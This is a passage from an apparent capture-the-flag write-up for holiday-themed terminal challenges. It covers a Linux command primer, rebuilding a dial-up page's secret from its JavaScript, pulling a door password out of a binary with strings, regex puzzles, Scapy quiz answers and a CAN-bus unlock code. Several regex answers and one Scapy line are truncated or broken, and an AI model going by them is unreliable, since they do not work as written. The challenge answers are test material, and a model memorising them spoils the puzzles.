


```
You found her! Thank you!!!
```

Figure 65: Mux ado about nothing!

Sugarplum Mary – Linux Primer

This challenge wasn't difficult, just time consuming! Helping someone to remember lots of Linux commands is fun, especially if there are lollipops on offer! A complete list of commands to get all of the lollipops is:




```
elf@aba4ea2b4de8:~/workshop/electrical$ history
    1  echo munchkin_9394554126440791
    2  ls -ltr
    3  cat munchkin_19315479765589239
    4  rm munchkin_19315479765589239
    5  pwd
    6  ls -altr
    7  history
    8  env
    9  cd workshop/
   10  grep -i munchkin *
   11  chmod +x lollipop_engine
   12  ./lollipop_engine
   13  cd electrical/
   14  mv blown_fuse0 fuse0
   15  ln -s fuse0 fuse1
   16  cp fuse1 fuse2
   17  echo MUNCHKIN_REPELLENT >> fuse2
   18  find /opt/munchkin_den/ *munchkin*
   19  find /opt/munchkin_den/ -user munchkin
   20  find /opt/munchkin_den/ -size +108k -110k
   21  find /opt/munchkin_den/ -size +108k -size -110k
   22  ps -ef | grep munchkin
   23  netstat -ano
   24  curl http://127.0.0.1:54321
   25  kill -9 5411
   26  history
elf@aba4ea2b4de8:~/workshop/electrical$
```

Figure 66: Only made one mistake on line 20!

Fritzy Shortstack – Dialup

This terminal was infuriating / endearing. Infuriating that at first I spent a good fifteen minutes listening to the old dial-up sound for nostalgia's sake, then endearing when I realised it was all in the code after all…


Each of the "phrases" has a class in the HTML:



```
<button class="respCrEsCl">baa DEE brrrr</button> event
<button class="ack">aaah</button> event
<button class="cm_cj">WEWEWEwrwrrwrr</button> event
<button class="l1_l2_info">beDURRdunditty</button> event
<button class="trn">*SCHHHRRHHRTHRTR*</button> event
<script src="./dialup.js"></script>
```


Figure 67: My favourite one is baa DEE brrrr

Which each have a corresponding event listener in dialup.js:



```
});
l1_l2_info.addEventListener('click', () => {
  if (phase === 6) {
    phase = 7;
    playPhase();
    secret += 'hbvan3'
  } else {
    phase = 0;
    playPhase();
  }
  sfx.l1_l2_info.play();
});
trn.addEventListener('click', () => {
  if (phase === 7) {
    phase = 8;
    secret += 'djjzz'
    playPhase();
  } else {
    phase = 0;
    playPhase();
  }
  sfx.trn.play();
```

From these event listeners, you see that they set the phase variable, but only if you press the buttons in the correct order. If you get them correct, they build a **secret** variable, which in the final step is sent as a GET request to checkpass.php:



```
        }, 3500));
        $.get("checkpass.php?i=" + secret + "&resourceId=" + resourceId, function( data ) {
          try {
            var result = JSON.parse(data);
            if (result.success) {
```


From piecing together all of the code logic, we can see that the correct order of buttons is:

baa DEE brrr + aaah + WEWEWEwrwrrwrr + beDURRdunditty + *SCHHHRRHHRTHRTR*

Which builds the secret value of: **39cajd3j2jc329dz4hhddhbvan3djjzz**


Bushy Evergreen – Speaker Unprep

The doors in the Speaker Unpreparedness room are locked!! There is an application to open them though, if only we could somehow find the password, which we can do with **strings**:



```
elf@9b3270598cf4 ~ $
elf@9b3270598cf4 ~ $
elf@9b3270598cf4 ~ $ strings door | more
/lib64/ld-linux-x86-64.so.2
@1(I
libdl.so.2
```


… snip …



```
NulErrorBox<Any>thread 'expected, found Door opened!
That would have opened the door!
Be sure to finish the challenge in prod: And don't forget, the password is "Op3nTheD00r"
Beep boop invalid password
src/liballoc/raw_vec.rscapacity overflowa formatting trait implementation returned an erro
```

Minty Candycane – Sort-o-Matic

Minty has a toy sorting machine that isn't quite working as it should be. Let's see if we can sort it out…



SORT-O-MATIC FIXED

Congratulations, you fixed the SORT-O-MATIC and now presents and broken misfit toys are sorted properly!

100%

1. Matches at least one digit
`[1-9]`

2. Matches 3 alpha a-z characters ignoring case
`[a-zA-Z]{3}`

3. Matches 2 chars of lowercase a-z or numbers
`[a-z1-9]{2}`

4. Matches any 2 chars not uppercase A-L or 1-5
`[m-zM-Z1-5]{2}`

5. Matches three or more digits only
`^[1-9]{3,}$`

6. Matches multiple hour:minute:second time formats only
`[[0-9]):[0-5][1-9]:[0-5][0-9]$`

7. Matches MAC address format only while ignoring case
`){5}([0-9a-fA-F][0-9a-fA-F])$`

8. Matches multiple day, month, and year date formats only
`2}(/|.|-)[1-2][0-9][0-9][0-9]$`

Figure 68: Express yourself

Alabaster Snowball – Scapy prepper

Alabaster introduces us to an excellent tool known as Scapy[19], which may or may not come in handy later on in the Holiday Hack. We get asked a lot of questions about Scapy and how to use it in certain scenarios, the answers to which are:

Submit the class object of the scapy module that sends packets at layer 3 of the OSI model.

```
task.submit(send)
```

Submit the class object of the scapy module that sniffs network packets and returns those packets in a list.

```
task.submit(sniff)
```

Submit the NUMBER only from the choices below that would successfully send a TCP packet and then return the first sniffed response packet to be stored in a variable named "pkt":

1. pkt = sr1(IP(dst="127.0.0.1")/TCP(dport=20))
2. pkt = sniff(IP(dst="127.0.0.1")/TCP(dport=20))
3. pkt = sendp(IP(dst="127.0.0.1")/TCP(dport=20))

```
task.submit(1)
```

Submit the class object of the scapy module that can read pcap or pcapng files and return a list of packets.

```
task.submit(rdpcap)
```

The variable UDP_PACKETS contains a list of UDP packets. Submit the NUMBER only from the choices below that correctly prints a summary of UDP_PACKETS:

1. UDP_PACKETS.print()
2. UDP_PACKETS.show()
3. UDP_PACKETS.list()

```
task.submit(2)
```

Submit only the first packet found in UDP_PACKETS.

```
task.submit(UDP_PACKETS[0])
```

Submit only the entire TCP layer of the second packet in TCP_PACKETS.

```
task.submit(TCP_PACKETS[1][TCP])
```

Change the source IP address of the first packet found in UDP_PACKETS to 127.0.0.1 and then submit this modified packet

19 https://scapy.readthedocs.io/en/latest/index.html

```
UDP_PACKETS[0].setfieldval('src','127.0.0.1')
task.submit(UDP_PACKETS[0])
```

Submit the password "task.submit('elf_password')" of the user alabaster as found in the packet list TCP_PACKETS.

```
TCP_PACKETS[6].show() && task.submit('echo')
```

The ICMP_PACKETS variable contains a packet list of several icmp echo-request and icmp echo-reply packets. Submit only the ICMP chksum value from the second packet in the ICMP_PACKETS list.

```
task.submit(ICMP_PACKETS[1][ICMP].chksum)
```

Submit the number of the choice below that would correctly create a ICMP echo request packet with a destination IP of 127.0.0.1 stored in the variable named "pkt"
1. pkt = Ether(src='127.0.0.1')/ICMP(type="echo-request")
2. pkt = IP(src='127.0.0.1')/ICMP(type="echo-reply")
3. pkt = IP(dst='127.0.0.1')/ICMP(type="echo-request")

```
task.submit(3)
```

Create and then submit a UDP packet with a dport of 5000 and a dst IP of 127.127.127.127. (all other packet attributes can be unspecified)

```
task.submit(IP(dst="127.127.127.127")/UDP(dport=5000))
```

Create and then submit a UDP packet with a dport of 53, a dst IP of 127.2.3.4, and is a DNS query with a qname of "elveslove.santa". (all other packet attributes can be unspecified)


```
dns_query =
IP(dst="127.2.3.4")/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname="elveslo
ve.santa"))
task.submit(dns_query)
```

The variable ARP_PACKETS contains an ARP request and response packets. The ARP respons
e (the second packet) has 3 incorrect fields in the ARP layer. Correct the second pack
et in ARP_PACKETS to be a proper ARP response and then task.submit(ARP_PACKETS) for in
spection.

```
ARP_PACKETS[1][ARP].setfieldval('hwdst','00:16:ce:6e:8b:24')
```

```
ARP_PACKETS[1][ARP].setfieldval('hwsrc','00:13:46:0b:22:ba')
ARP_PACKETS[1][ARP].setfieldval('op',2)
task.submit(ARP_PACKETS)
```

After answering all of these, we complete the challenge:




```
>>>
>>> task.submit(ARP_PACKETS)
Great, you prepared all the present packets!

Congratulations, all pretty present packets properly prepared for processing!



>>> 
```

Figure 69: A hard earned victory!!

Wurnose Openslae – CAN-bus Investigation

Wurnose needs us to tell him the CAN bus code for unlock within a capture of CAN bus data. Looking at that data, it's mostly 244 messages, which we can filter out with a simple grep, to find other messages and the door unlock code, which must be: 19B#00000F000000 at (1608926671.122520):



```
(1608926664.626448) vcan0 19B#000000000000
(1608926664.996093) vcan0 188#00000000
(1608926665.499007) vcan0 188#00000000
(1608926666.009926) vcan0 188#00000000
(1608926666.512371) vcan0 188#00000000
(1608926667.013385) vcan0 188#00000000
(1608926667.520201) vcan0 188#00000000
(1608926668.022800) vcan0 188#00000000
(1608926668.530024) vcan0 188#00000000
(1608926669.036851) vcan0 188#00000000
(1608926669.544057) vcan0 188#00000000
(1608926670.046480) vcan0 188#00000000
(1608926670.550541) vcan0 188#00000000
(1608926671.055065) vcan0 188#00000000
(1608926671.122520) vcan0 19B#00000F000000
(1608926671.558329) vcan0 188#00000000
(1608926672.063221) vcan0 188#00000000
(1608926672.568871) vcan0 188#00000000
(1608926673.072611) vcan0 188#00000000
(1608926673.579853) vcan0 188#00000000
(1608926674.086447) vcan0 188#00000000
(1608926674.092148) vcan0 19B#000000000000
(1608926674.589954) vcan0 188#00000000
(1608926675.099853) vcan0 188#00000000
(1608926675.605010) vcan0 188#00000000
(1608926676.110132) vcan0 188#00000000
(1608926676.617537) vcan0 188#00000000
(1608926677.121567) vcan0 188#00000000
(1608926677.630561) vcan0 188#00000000
(1608926678.141434) vcan0 188#00000000
elf@372c99cbb031:~$
elf@372c99cbb031:~$
elf@372c99cbb031:~$ ./runtoanswer 122520
Your answer: 122520

Checking....
Your answer is correct!
```